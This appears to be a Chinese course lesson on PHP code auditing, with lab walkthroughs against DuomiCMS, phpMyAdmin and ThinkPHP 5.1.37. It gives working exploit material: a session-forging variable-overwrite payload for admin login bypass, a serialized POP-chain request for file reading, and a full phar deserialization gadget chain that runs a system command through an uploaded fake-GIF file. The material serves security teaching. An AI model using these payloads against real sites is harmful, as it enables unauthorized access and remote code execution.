


## **Day109 代码审计-PHP模型开发篇&动态调试&反序列化&变量覆盖&TP框架&原生POP链**



## 1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

- 
- 1、PHP审计-原生态开发-SQL注入&语句监控
  - 2、PHP审计-原生态开发-SQL注入&正则搜索
  - 3、PHP审计-原生态开发-SQL注入&功能追踪

- 
- 1、PHP审计-MVC开发-RCE&代码执行
  - 2、PHP审计-MVC开发-RCE&命令执行
  - 3、PHP审计-MVC开发-RCE&文件对比

- 
- 1、PHP审计-动态调试-未授权安全
  - 2、PHP审计-文件对比-未授权安全
  - 3、PHP审计-未授权访问-三种形态

- 
- 1、PHP审计-动态调试-变量覆盖
  - 2、PHP审计-动态调试-原生反序列化
  - 3、PHP审计-动态调试-框架反序列化

---

## 2.详细点


### 2.1 代码审计分类

- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

### 2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
- 2、漏洞审计-注入&RCE&序列化&未授权等
- 3、框架审计-MVC&Tp&SpringBoot&Flask等
- 4、组件审计-FastJson&Log4j&Shrio等
- 5、工具审计-Fortify&Checkmarx&Bandit等
- 6、技术审计-DAST&SAST&IAST&动态调试等

3.演示案例



| 函数类型   | 举例函数或敏感关键词                        |
|--------|-----------------------------------|
| SQL操作类 | Select....., mysql_query...       |
| 文件操作类  | Move_uploaded_file,copy,/upload/等 |
| 命令执行类  | System,popen等常见的系统命令做关键词          |
| 代码执行类  | eval,preg_replace等                |
| 引起XSS类 | echo等                             |
| .....  | .....                             |

| 功能      | 出现漏洞类型     |
|---------|------------|
| 文件上传功能  | 任意文件上传     |
| 查询/文章功能 | SQL注入      |
| 密码找回功能  | 逻辑漏洞       |
| 登陆认证功能  | SQL注入，逻辑漏洞 |
| 评论功能    | XSS漏洞      |
| .....   | .....      |

### 3.1 PHP审计-动态调试-原生变量覆盖



```
1 #PHP审计-动态调试-原生变量覆盖-DuomiCMS
2 搭建环境: Phpstudy_pro+Php5.3+Apache+Mysql
3 1、找到一个配置common.php(搜$$)
4 代码案例解析: $$_GET=>?name=123 $name=123
5 构造$_SESSION变量: $$_GET=>?_SESSION[duomi_admin_id]=1 $_SESSION[duomi_admin_id]=1
6
7 2、找一个利用点(后台登录点覆盖session)
8 login.php->check.admin.php->keepUser()
9 var $keepUserIDTag = "duomi_admin_id";
10 var $keepgroupidTag = "duomi_group_id";
11 var $keepUserNameTag = "duomi_admin_name";
12 $_SESSION[$this->keepUserIDTag] = $this->userID;
13 $_SESSION[$this->keepgroupidTag] = $this->groupid;
14 $_SESSION[$this->keepUserNameTag] = $this->userName;
15
16 3、动态调试获取保持登录当前的session
17 断点: login.php->check.admin.php->keepUser()
18 $this->userName = $_SESSION[$this->keepUserNameTag];
19
20 4、找一个能将session覆盖的地方(session_start函数调用)
21 -common.php包含
22 -session_start函数调用
23 _SESSION[duomi_admin_id]=1&_SESSION[duomi_group_id]=1&_SESSION[duomi_admin_name]=admin
```

### 3.2 PHP审计-动态调试-原生反序列化



```
1 搭建环境: Phpstudy_pro+Php5.3+Apache+Mysql
2 自动审计或搜索关键字找到文件及代码段
3 __wakeup() //使用unserialize时触发
4 __sleep() //使用serialize时触发
5 __destruct() //对象被销毁时触发
6 __call() //在对象上下文中调用不可访问的方法时触发
7 __callStatic() //在静态上下文中调用不可访问的方法时触发
8 __get() //用于从不可访问的属性读取数据
9 __set() //用于将数据写入不可访问的属性
10 __isset() //在不可访问的属性上调用isset()或empty()触发
11 __unset() //在不可访问的属性上使用unset()时触发
12 __toString() //把类当作字符串使用时触发
13 __invoke() //当脚本尝试将对象调用为函数时触发
14
15 1、搜unserialize找入口
16 /scripts/setup.php
17 $configuration = unserialize($_POST['configuration']);
18
```

```

19 2、找直接调用魔术方法__wakeup()
20 libraries/common.lib.php
21 触发: $_SESSION['PMA_Config']->__wakeup();
22 libraries/Config.class.php
23 触发: $this->load($this->getSource());
24
25 3、跟踪load和getSource实现
26 getSource: 获取变量source
27 load: eval执行file_get_contents
28
29 4、构造pop链发包触发文件读取
30 <?php
31 class PMA_Config{
32     var $source = 'd:/1.txt';
33 }
34 $p=new PMA_Config();
35 echo serialize($p);
36 ?>
37 触发:
38 Post: /scripts/setup.php
39 action=xiaodi&configuration=O:10:"PMA_Config":1:{s:6:"source",s:8:"d:/1.txt";}
40
41 5、动态调试下断点看POP链
42 断点: $configuration = unserialize($_POST['configuration']);

```

### 3.3 PHP审计-动态调试-框架反序列化



```

1 搭建环境: Phpstudy+Php7.0+Apache+Mysql
2 1、源码目录分析采用TP框架开发
3
4 2、获取TP框架对应版本和漏洞情况
5 const VERSION = '5.1.37 LTS';
6
7 3、使用PHPGGC模版生成Phar文件
8 参考: https://www.cnblogs.com/zzjdbk/p/13030571.html
9 项目生成模版:
10 /phpggc-master/gadgetchains/ThinkPHP/RCE/1
11 调用链: gadgets.php
12 触发生成: chain.php
13
14 phar利用条件
15 phar文件要能够上传到服务器端。
16 如file_exists(), fopen(), file_get_contents(), file()等文件操作的函数
17 要有可用的魔术方法作为“跳板”。
18 文件操作函数的参数可控, 且:、/、phar等特殊字符没有被过滤。
19
20 注意: 将php.ini中的phar.readonly选项设置为Off, 否则无法生成phar文件

```

```
21 <?php
22 namespace think\process\pipes {
23     class windows
24     {
25         private $files;
26         public function __construct($files)
27         {
28             $this->files = array($files);
29         }
30     }
31 }
32
33 namespace think\model\concern {
34     trait Conversion
35     {
36         protected $append = array("smile" => "1");
37     }
38
39     trait Attribute
40     {
41         private $data;
42         private $withAttr = array("smile" => "system");
43
44         public function get()
45         {
46             $this->data = array("smile" => "notepad");
47         }
48     }
49 }
50 namespace think {
51     abstract class Model
52     {
53         use model\concern\Attribute;
54         use model\concern\Conversion;
55     }
56 }
57
58 namespace think\model{
59     use think\Model;
60     class Pivot extends Model
61     {
62         public function __construct()
63         {
64             $this->get();
65         }
66     }
67 }
68
```

```
69 namespace {
70
71     $conver = new think\model\Pivot();
72     $a = new think\process\pipes\windows($conver);
73
74
75     $phar = new Phar('xiaodi.phar');
76     $phar -> stopBuffering();
77     $phar -> setStub('GIF89a'. '<?php __HALT_COMPILER();?>');
78     $phar -> addFromString('test.txt', 'test');
79     $phar -> setMetadata($a);
80     $phar -> stopBuffering();
81 }
82 ?>
83
84
85
86 4、找加载配合文件上传(搜is_dir)
87 admin/controller/Admin.php
88 scanFiles scanFilesForTree
89
90 5、找个上传文件地方后上传xiaodi.phar
91 http://192.168.1.148/admin/admin/scanFiles?
92   dir=phar://./upload\20231030\306437f8a938426c66e97468b219ff61.png
93 http://192.168.1.148/admin/admin/scanFilesForTree?
94   dir=phar://./upload\20231030\306437f8a938426c66e97468b219ff61.png
```